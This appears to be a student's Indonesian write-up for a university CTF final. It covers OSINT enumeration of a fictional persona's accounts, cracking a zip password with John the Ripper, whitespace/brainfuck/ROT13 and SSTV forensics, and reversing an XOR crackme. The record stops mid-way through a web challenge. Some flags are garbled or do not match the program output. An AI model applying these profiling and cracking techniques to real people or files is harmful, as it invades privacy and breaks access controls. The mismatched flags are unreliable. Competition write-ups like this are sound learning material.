

Write UP Final POROS



Athalariiq Fildzahhanan Ardian

(S1MpleSaja4rgusExp)

245150707111052

Universitas Brawijaya

1. OSINT | Tung Tung Sahur


Description :

Ternyata Tung tung tung sahur bukan sekedar anomali internet! 😱😱. Siapakah dia sebenarnya? Ada yang mengatakan dia memiliki beberapa sosmed, tapi aku hanya tau bahwa dia punya X dengan nama tungtungsahur1. Eh, tapi... apa yang terjadi?

Tampaknya dia juga punya sosmed lain. Siapa nama asli tung tung sahur dan di kota mana dia tinggal??? Aku butuh bantuan orang-orang hebat seperti kalian.

*Format flag : porosCTF{Nama_Aslি_Kota}

Penyelesaian : Pada challenge ini di suruh cari flag dalam bentuk nama asli dari pengguna dan dimana pengguna akun itu berada sekarang , dalam description challenge disebut bahwa orang yang kita cari itu memiliki akun tungtungsahur1 di X, Maka yang saya lakukan selanjutnya adalah mencari akun tungtungsahur1 di X dan menemukan akun tersebut ketika saya mencoba melihat lebih dalam akun tersebut ternyata akun tersebut terkena suspend 😞.



Karena terkena suspend saya mencoba membaca description lagi untuk mencari tahu apakah ada petunjuk selanjutnya dari challenge tersebut. di description tersebut dikatakan bahwa “Ada yang mengatakan dia memiliki beberapa sosmed” . Di kalimat tersebut menandakan bahwa pemilik akun tungtungsahur1 memiliki beberapa akun, Mungkin saja akun lain dari tungtungsahur1 dapat memberikan info mengenai siapa nama pemilik akun dari tungtungsahur1. Oleh karena itu saya mencoba mencari OSINT tools di google untuk mencari media sosial apa saja yang dimiliki dari tungtungsahur1 dan akhirnya saya menemukan tools yaitu **whatsmynameapp**. disitu saya mencoba menginput nama tungtungsahur1 untuk mencari tau akun tersebut memiliki media sosial apa saja. Dan ketika saya search menemukan beberapa akun berikut.

Enter the username(s) in the search box, select any category filters, and click the search button.

Category Filters: tungtungsahur1


Active Filter: All (exclude NSFW)

und: 9 Processed: 670 / 670

now Found **Show False Positives** **Show Not Found** **Show All** **Open All Links**


aaha_chat Username: tungtungsahur1 Category: social Account Found	Chess.com Username: tungtungsahur1 Category: gaming Account Found	Pinterest Username: tungtungsahur1 Category: social Account Found
Snapchat Username: tungtungsahur1 Category: social Account Found	Telegram Username: tungtungsahur1 Category: social Account Found	TikTok Username: tungtungsahur1 Category: social Account Found
Twitch Username: tungtungsahur1 Category: gaming Account Found	X Username: tungtungsahur1 Category: social Account Found	Xbox Gamertag Username: tungtungsahur1 Category: gaming Account Found

Lalu disini saya mencoba membuka dari aplikasi aaha_chat dan hasilnya tidak ada apa apa lalu disini saya membuka pinterest karena lebih mengutamakan aplikasi bertipe social , ketika saya membuka isi pinterest nya terdapat tampilan berikut.



Sepertinya ini milik akun dari X tungtungsahur1 karena menampilkan link yang mengarahkan ke link X. Lalu di gambar 1 terdapat sebuah teks “Ayok yg deket rumah gw, ke sini” yang berarti tempat tersebut adalah lokasi dimana pemilik akun berada, setelah saya mencari informasi di google lens ternyata tempatnya berada di “Lapangan SoftBall GBK” Yang dimana tempat tersebut berada di daerah **jakarta**. Lalu d gambar kedua terdapat i like to play chess rn, berarti pemilik akun memiliki akun chess juga setelah di cek di tools

whatsmynameapp. ternyata terdapat juga akun chess.com dari tungtungsahur1 maka saya mencoba mengecek akun chess.com tersebut dan ketika di cek terdapat tampilan berikut.



Are you
The Magician?

tungtungsahur1

A B Gotham City

7 days ago Mar 24, 2025 0 5

Gift Challenge Message More

just a beginner chess player, currently learning japanese <https://pastebin.com/Lc2R9Zxf>


Current Games (0)

No games in progress

Game History >

Players	Result	Accuracy	Moves	Date
tungtungsahur1 (400) vs martin-family-... (260)	0 - 1	45.4 65.4	7	3/24/2025

Terdapat sebuah link yang cukup mencurigakan disini yaitu <https://pastebin.com/Lc2R9Zxf> dan disini saya mencoba akses isi dari link tersebut. dan ketika di akses menampilkan tampilan berikut.



top singko

A GUEST MAR 26TH, 2025 45 NEVER ADD COMMENT

Not a member of Pastebin yet? [Sign Up](#), it unlocks many cool features!

text 0.02 KB | None | [0](#) [0](#)

1. Halo, aku A. Basikal

Ternyata terdapat nama asli dari pemilik akun tersebut, tetapi disini saya baru mendapatkan nama belakangnya saja Yaitu **Basikal**. Disini saya mencari apa nama dari A tersebut. Tetapi di pinterest terdapat bahwa dia sedang mempelajari bahasa jepang, yang berarti media sosial yang berhubungan adalah media sosial tentang bahasa. disini saya mengakses semua link yang diberikan di tools akan tetapi hasil nya kosong semua tidak tersedia. Lalu disini saya

mencoba menginput ulang lagi nama dari tungtungsahur1. Untuk melihat apakah ada hasil yang berbeda atau tidak. Ketika saya input terdapat tampilan berikut.

Enter the username(s) in the search box, sele

Tungtungsahur1

Category Filters ▾

Active Filter: All (exclude NSFW)

Found: 6 Processed: 667 / 670

Show Found Show False Positives Show Not Found Show All Open All Links

Duolingo	Internet Archive..	MCUUID (Minecraft)
Username: Tungtungsahur1 Category: hobby Account Found	Username: Tungtungsahur1 Category: misc Account Found	Username: Tungtungsahur1 Category: gaming Account Found
Pinterest	TikTok	X
Username: Tungtungsahur1 Category: social Account Found	Username: Tungtungsahur1 Category: social Account Found	Username: Tungtungsahur1 Category: social Account Found

Disini saya menemukan aplikasi yang menarik yaitu duolingo. duolingo aplikasi untuk mempelajari sebuah bahasa percakapan, Lalu saya mencoba membuka isi Aplikasi dari duolingo tersebut ketika di akses terdapat tampilan berikut.

Ahmad B.

tungtungsahur1
Joined March 2025

REPORT

Statistics

0 Day streak	15 Total XP
Bronze Current league	0 Top 3 finishes

Terdapat sebuah informasi dengan Nama Ahmad B. yang dimana sesuai dengan nama sebelumnya dan di Gambar terdapat sebuah bendera jepang yang dimana pengguna akun

sedang mempelajari bahasa jepang. Jadi nama lengkap dari Pemilik Akun adalah **Ahmad Basikal** dan pemilik akun sedang berada di **jakarta**. Jadi flag dari challenge tersebut adalah.

FLAG: porosCTF{Ahmad_Basikal_Jakarta}

2. Forensic | secret file

Description :


Kamu menemukan sebuah file aneh di laptopmu. Tidak punya nama jelas, tidak punya ekstensi, dan yang paling mencurigakan—kamu tidak merasa pernah menyimpannya. Padahal kamu tahu betul, kamu tidak akan pernah menyimpan file jika itu tidak penting. “File apa ini? Akan kucari tahu!” ucapmu sambil memakan roti isi cokelat seharga 13 ribu yang baru saja kamu beli. Ada sesuatu yang tersembunyi di dalam file tersebut. Mungkin petunjuk. Mungkin rahasia. Atau mungkin sesuatu yang seharusnya tidak kamu buka. Temukan apa yang disembunyikan file itu.

Penyelesaian :

Pada challenge ini kita diberikan sebuah file yaitu **6fafdwacefda52902acd.tar** , yang dimana file tersebut masih berbentuk tar maka langkah selanjutnya saya mencoba mengunzip menggunakan **7zip**. dan file tersebut akhir bisa terunzip dan membentuk sebuah folder **6fafdwacefda52902acd**. lalu saya mencoba mengakses folder tersebut. dan ternyata folder tersebut berisi file yang bernama file.


Name	Type	Size	Date modified
file	File	204 KB	22/03/2025 18:25

Lalu saya mencoba akses isi file tersebut, ketika dibuka isinya sebuah halaman kosong. Tetapi aneh nya ketika file kosong tersebut di scan ternyata terdapat sebuah teks yang tidak terlihat.




Tampaknya teks tersebut hanya menggunakan spasi dan tab saja agar membentuk teks tersebut. lalu saya mencari tahu tentang teks tersebut, dan ternyata ada yaitu bahasa pemrograman **whitespace** yang hanya mengandalkan tab dan space. Lalu agar saya dapat membaca teks dari program tersebut adalah saya mengcopy seluruh teks tersebut dan

menaruh kedalam whitespace compiler, ketika saya menginput kedalam whitespace compiler ternyata teks masih di ubah kedalam bentuk kode **brainf#ck**.



Maka langkah selanjutnya disini saya menggunakan brainf#ck compiler agar dapat membaca kode pemrograman tersebut dalam bentuk sebuah teks. ketika diubah terdapat sebuah teks berbentuk berikut.



Disini terdapat sebuah kode masih berbentuk tidak jelas maka disini saya membaca deskripsi soal lagi untuk melihat apakah ada petunjuk dari deskripsi. Ketika saya baca terdapat sebuah kalimat yang menarik yaitu “ucapmu sambil memakan roti isi coklat seharga 13 ribu yang baru saja kamu beli”. Yang kalau diperhatikan lebih lanjut yaitu ROTi 13 ribu, yang kemungkinan mencoba mendecrypt kode tidak jelas diatas dengan menggunakan **ROT13**. Setelah saya coba decrypt menggunakan **ROT13** terdapat kode dengan tampilan berikut.



Dan ternyata benar setelah mengdecrypt dengan **ROT13** kode menjadi sebuah teks dengan agak jelas untuk dibaca walaupun sedikit acak namun di kode tersebut terdapat sebuah hal menarik yaitu teks berikut. porosCTF{th3_sBlBnt_lbrary_r v l;d_yts_sacrats_bt_midn ght_whpn_yBu_askBd_fr_truth} sepertinya itu adalah flagnya akan tetapi flagnya sepertinya masih berantakan maka disini saya mencoba memperbaikinya dengan manual. dan hasil yang benar adalah.

FLAG :

porosCTF{th3_sBlBnt_lbrary_r v l;d_yts_sacrats_bt_midn ght_whpn_yBu_askBd_fr_truth}


3. Forensic | ih Takotnyee

Description :


Martin is paranoid. He's afraid that his secret get leaked by everyone. So, he asked John, his French friend, to hide his secret in a Super-secure TV channel. Can you find Martin's secret?? Don't forget to wrap his secret with porosCTF {}

Penyelesaian :

jadi di challenge ini kita diberikan sebuah file yaitu challenge.jpg, jadi saya langsung mendownload file tersebut. Setelah berhasil di download file tersebut memiliki ukuran 5mb. Lalu langkah selanjutnya saya mencoba untuk membuka file tersebut, tetapi ketika di buka menampilkan file rusak.



Lalu saya berpikir mungkin jika di ubah bagian jpg menjadi png maka akan bisa menampilkan gambar, maka saya mencoba untuk mengubah jenis file menjadi png, akan tetapi setelah di ubah file masih rusak.



Lalu langkah selanjutnya saya mencoba untuk meng ZIP file challenge.jpg tersebut untuk mencari tau apakah file akan berubah setelah di unzip. Disini setelah saya meng unzip file tersebut ternyata file tersebut berubah menjadi folder dist.zip.

nah di dalam folder dist.zip terdapat sebuah file yg bernama secret.wav yang terdapat sebuah password untuk mengaksesnya. Jadi kalo mau mengunzip folder dist.zip maka harus menemukan password dari secret.wav . Disini saya mencoba secara acak password dari secret.wav akan tetapi tidak menemukannya maka disini saya coba membaca description soal siapa tau mendapatkan petunjuk. Di description soal terdapat sebuah kalimat yaitu “ he asked John” jadi kemungkinan challenge ini menggunakan john the ripper untuk mengakses isi file dari secret.wav, lalu disini saya mencoba menggunakan john the ripper akan tetapi tidak menemukan hasil dari passwordnya. Lalu saya mencoba membaca description dari challenge lagi terdapat sebuah kata yang sepertinya sebuah hint yaitu “his French friend” Seperti nya john the ripper disini harus menggunakan sebuah wordlist dari bahasa “french” Maka disini saya mencoba mendownload wordlist tersebut di github.

Command : git clone <https://github.com/kkrypt0nn/wordlists.git>

Setelah berhasil mendownload wordlist tersebut saya mencoba menjalankan wordlist french john the ripper tersebut dengan command berikut :

command : john --wordlist=/root/POROS/wordlists/wordlists/languages/french.txt hash.txt

Ketika dijalankan menghasilkan output berikut.

```
dist.zip/secret.wav:rapatri&eacute;rent:secret.wav:dist.zip::/root/POROS/dist.zip  
1 password hash cracked, 0 left
```

Dan ternyata password dari file secret.wav adalah rapatriérent lalu saya coba masukkan kedalam input password dan hasil nya file berhasil buka. Dan ketika saya buka file tersebut ternyata terdapat sebuah audio dengan durasi 0:59 detik, akan tetapi dengan suara tidak jelas terdengar seperti suara yang sudah di kode atau yang sudah di program. karena saya bingung untuk langkah selanjutnya maka saya membaca isi description lagi ada kata yang sedikit mencurigakan yaitu “Super-secure TV channel” Jika kita perhatikan kata huruf depan nya jika digabung maka menjadi SSTV. yang dimana fungsi SSTV yaitu adalah mengubah metode komunikasi digital yang memungkinkan pengiriman gambar diam melalui gelombang radio. maka disini saya mencoba download tools untuk SSTV yaitu dengan menggunakan github berikut.

command: git clone <https://github.com/colaclanth/SSTV-decoder.git>

Setelah saya berhasil mendownload saya mencoba mengubah file audio tersebut menjadi gambar menggunakan tools tersebut. Dan menggunakan command berikut :

Command : sstv -d secret.wav -o result.png

Dan ketika di jalan menghasilkan file result.png dan ketika dibuka terdapat gambar berikut.



Karena ada QR code maka disini saya mencoba menggunakan google lens, untuk mengscan QRcode tersebut, Dan setelah di Scan terdapat output berikut.



Sepertinya itu isi dari flag nya maka saya mencoba untuk menambahkan porosCTF{} dan ketika di submit berhasil

Flag : porosCTF{u_ju5t_s0lv3_4n_s5tv_ch4ll3ngee3e33e_012eb9}

4. Reverse Engineering | Ez Crackme

Description :

I forgot where I've put my flag..

Penyelesaian : jadi di challenge ini kita diberikan sebuah file yaitu chall, Maka langkah pertama yang saya lakukan adalah mencoba menjalankan program tersebut. Ketika program dijalankan menghasilkan output berikut.

Karena bingung bagaimana cara program tersebut berjalan maka saya disini menggunakan tools ghidra untuk membaca ulang kode dari program tersebut. Ketika saya berhasil membuka ghidra saya langsung mengecek main function code nya di ghidra dan terdapat code seperti berikut.

```
C:\Decompile: main - (challPOROS)
1 void main(void)
2 {
3     int iVar1;
4     char local_48 [56];
5     char *local_10;
6
7     puts("I forgot my flag, can you tell me what the flag is?");
8     fgets(local_48,0x32,stdin);
9     local_10 = (char *)layer_n(5,0x1a,local_48);
10    iVar1 = strcmp(local_10,"qnsnrBUGzm5x2s^s2btsr2_70x");
11    if (iVar1 == 0) {
12        printf("Nah that doesn't seem right");
13    }
14    else {
15        printf("Yeah that seems right");
16    }
17    return;
18}
19
20}
21
```

Program ini meminta pengguna memasukkan input dan memprosesnya melalui fungsi `layer_n(5, 0x1a, local_48)`, lalu hasilnya dibandingkan dengan string `"qnsnrBUGzm5x2s^s2btsr2_70x"`. Jika tidak cocok, program mencetak **"Nah that doesn't seem right"**, sedangkan jika cocok, mencetak **"Yeah that seems right"**. `layer_n()` kemungkinan merupakan fungsi enkripsi atau transformasi teks tertentu, sehingga untuk mendapatkan flag, kita harus membalik proses tersebut.

Langkah pertama adalah menganalisis fungsi `layer_n()`

```
C:\Decompile: layer_n - (challPOROS)
1
2 long layer_n(int param_1,int param_2,long param_3)
3
4 {
5     undefined4 local_c;
6
7     if (param_1 != 0) {
8         for (local_c = 0; local_c < param_2; local_c = local_c + 1) {
9             *(byte *)(param_3 + local_c) = *(byte *)(param_3 + local_c)
10            ^ (byte)param_1;
11        }
12        param_3 = layer_n(param_1 + -1,param_2 + -1,param_3);
13    }
14    return param_3;
15}
```

Fungsi `layer_n()` ini melakukan XOR berulang kali pada setiap karakter dari input. Pertama, selama `param_1` masih lebih dari 0, fungsi akan mengambil setiap karakter di `param_3` (input) dan melakukan operasi XOR dengan nilai `param_1`. Setelah selesai untuk seluruh karakter (sesuai `param_2`), fungsi akan memanggil dirinya sendiri lagi, tapi kali ini `param_1` dan `param_2` dikurangi 1. Artinya, setiap kali fungsi ini dipanggil, dia akan memproses satu karakter lebih sedikit sampai akhirnya `param_1` menjadi 0 dan proses berhenti. Ini seperti enkripsi berlapis-lapis, di mana setiap karakter diproses berkali-kali dengan nilai XOR yang semakin kecil. Untuk mendapatkan flag, kita cukup membalik prosesnya: lakukan XOR kembali pada "qnsnrBUGzm5x2s^s2btsr2_70x" dengan angka 5, 4, 3, 2, 1 secara berurutan.

Maka langkah selanjutnya saya membuat sebuah kode agar dapat melaukan XOR sebanyak 5x dengan kode program seperti berikut.

```
test.py > ⌂ decrypt_flag
1  def xor_layer(data, key):
2      return ''.join(chr(ord(c) ^ key) for c in data)
3
4  def encrypt_flag(flag):
5      encrypted = flag
6      for i in range(5, 0, -1):
7          encrypted = xor_layer(encrypted, i)
8      return encrypted
9
10 def decrypt_flag(encrypted):
11     decrypted = encrypted
12     for i in range(1, 6):
13         decrypted = xor_layer(decrypted, i)
14     return decrypted
15
16 encrypted_text = "qnsnrBUGzm5x2s^s2btsr2_70x"
17
18 flag = decrypt_flag(encrypted_text)
19
20 print("FLAG:", flag)
21
```

Dan ketika di jalan program tersebut menghasilkan output berikut.

```
PS C:\Users\ariq\Documents\wakeup.js> python -u "c:\Users\ariq\Documents\wakeup.js\test.py"
FLAG: porosCTF{l4y3r_r3curs3^61}
```

Maka flag dari challenge tersebut adalah.

Flag : FLAG: porosCTF{l4y3r_r3curs3_51}

5. Web Exploit | intro


Description :

VmxSS1YyRlhVbGhTYlRsS1VtcG9lRk15ZUV0a2JHeDBUMVJDVEdGWVFtMVRWV2h
UWWtkS1NGSnRPVXB TZWtaeldXeGtTMkZHYjNs aE1tUmhZbGhvYjFkdWJFTmtSbkJZ
VGxoR1dsWXhTbmRUVldSTFlrWnNkRlp1YkZwWFJVcHZVMVZrUzJGR2IzbGlSMmh
wWVZoa2JsZFhNWE5sYkd4WVpFZG9hRkV3U205WmJURIRZVVZzU0UxWGVhbGIW
R3g2V1dwSk1XSnJiRWxVYldoc1ZqQldibHBHWXpGTIIxSllZekprYVZZeFdqRlhazVY
WkVkT1NWWnVUbWhOYTFveFUxVm9UMkpIU2xsV2JXaEtVakJ3YjFkcVNuTmhSMH
B3VVcweGFWSXdXbIZWU0dNNVVGRTIQUT09

<http://10.34.9.74:13121/>

Penyelesaian :

Di challenge ini kita di berikan link dan teks yang sudah terenkripsi sepertinya, Maka yang saya lakukan mencoba untuk mengubah teks acak tersebut menjadi kalimat jelas mungkin memiliki petunjuk untuk mengerjakan challenge berikut. setelah saya berhasil mengubah teks tersebut menggunakan base64 sebanyak 4x menghasilkan teks berikut : Sebuah _**Robot**_ telah membagi flag menjadi beberapa bagian, bisakah anda menolong saya untuk mengumpulkan semua bagian flag? jadi sepertinya untuk flag di challenge ini terpisah maka langkah selanjutnya adalah saya membuka link file tersebut, dan setelah di buka terdapat tampilan berikut.



Sepertinya tidak ada yg aneh, maka disini saya mencoba menggunakan inspect element dari website tersebut lalu saya melihat code code tersebut namun tidak menemukan apa-apa, Maka langkah selanjutnya disini saya mencarinya melewati source code dari code tersebut mulai dari html,css dan javascript. Di kode html saya tidak menemukan apa apa, tapi untuk kode di bagian css saya menemukan sebuah text yang saya cari yaitu.

```
}
```

